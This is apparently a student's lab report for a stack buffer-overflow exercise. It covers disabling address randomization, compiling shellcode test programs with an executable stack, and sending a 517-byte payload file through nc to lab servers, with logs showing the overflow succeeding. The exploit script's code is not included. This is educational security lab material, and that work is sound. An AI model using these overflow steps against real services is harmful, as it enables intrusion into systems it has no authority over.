Lab5-part3

Name: Guo Ziyun **No:** t0930044 **Group:** 7


Lab Setup

First, we set up the experimental environment. We need to disable address randomization. Before starting this exercise, we need to ensure that address randomization countermeasures are disabled; otherwise, the attacks might be somewhat challenging.

execute the commands "make" and "make install" in the server-code file path


```
make
make install
```

output :



then we run to set up docker lab environment:

```
dcbuild
dcup
```



Task 1:Get Familiar with the Shellcode

step1: Generating a binary file from source code

```
seed@VM:~/.../shellcode$ ./shellcode_32.py
seed@VM:~/.../shellcode$ ./shellcode_64.py
seed@VM:~/.../shellcode$
```

step2: Compiling files

```
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
```

step3: Compiling files and output files

```
a32.out
a64.out
```

```
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct 27 21:50 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct 27 21:50 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Oct 27 21:48 codefile_32
-rw-rw-r-- 1 seed seed   165 Oct 27 21:48 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 32
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct 27 21:50 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct 27 21:50 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Oct 27 21:48 codefile_32
-rw-rw-r-- 1 seed seed   165 Oct 27 21:48 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
```

Task 2: Level-1 Attack


Our first target is running on 10.9.0.5 (port number 9090), and the vulnerable program stack is a 32-bit application. **step1**:Let's start by sending a benign message to this server.


```
seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090

seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
```

step2: we can see target container print out:

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd6b8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd648
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd6b8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd648
server-1-10.9.0.5 | ==== Returned Properly ====
```

step3:The server will accept data of up to 517 bytes from users, which can lead to a buffer overflow. We aim to exploit this vulnerability using a payload. If the payload is saved in a file, the following command can be used to send the payload to the server.





step5:Run Python, and transfer the generated 'badfile' to 10.9.0.5.

```
seed@VM:~/.../attack-code$ python3 exploit.py
seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

outcome

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd678
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd608
server-1-10.9.0.5 | (^_^) SUCCESS SUCCESS (^_^)
```

Task 3: Level-2 Attack

step1:Our target server is 10.9.0.6 (port number is still 9090), and the vulnerable program is still a 32-bit application. Let's start by sending a benign message to this server.


```
seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.6 9090

seed@VM:~/.../Labsetup$
```

From the returned information, we can see that the server only provides a hint, which is the address of the buffer, but it does not disclose the value of the frame pointer. This means that the size of the buffer is unknown to us.

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd5b8
server-2-10.9.0.6 | ==== Returned Properly ====
```

The hint offset is a value between 100 to 300, we can use a loop to experiment with each value one by one.

step2:write python code:



step3:Transfer the badfile to 10.9.0.6, and the result is shown in the figure below:

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd5b8
server-2-10.9.0.6 | (^_^) SUCCESS SUCCESS (^_^)
```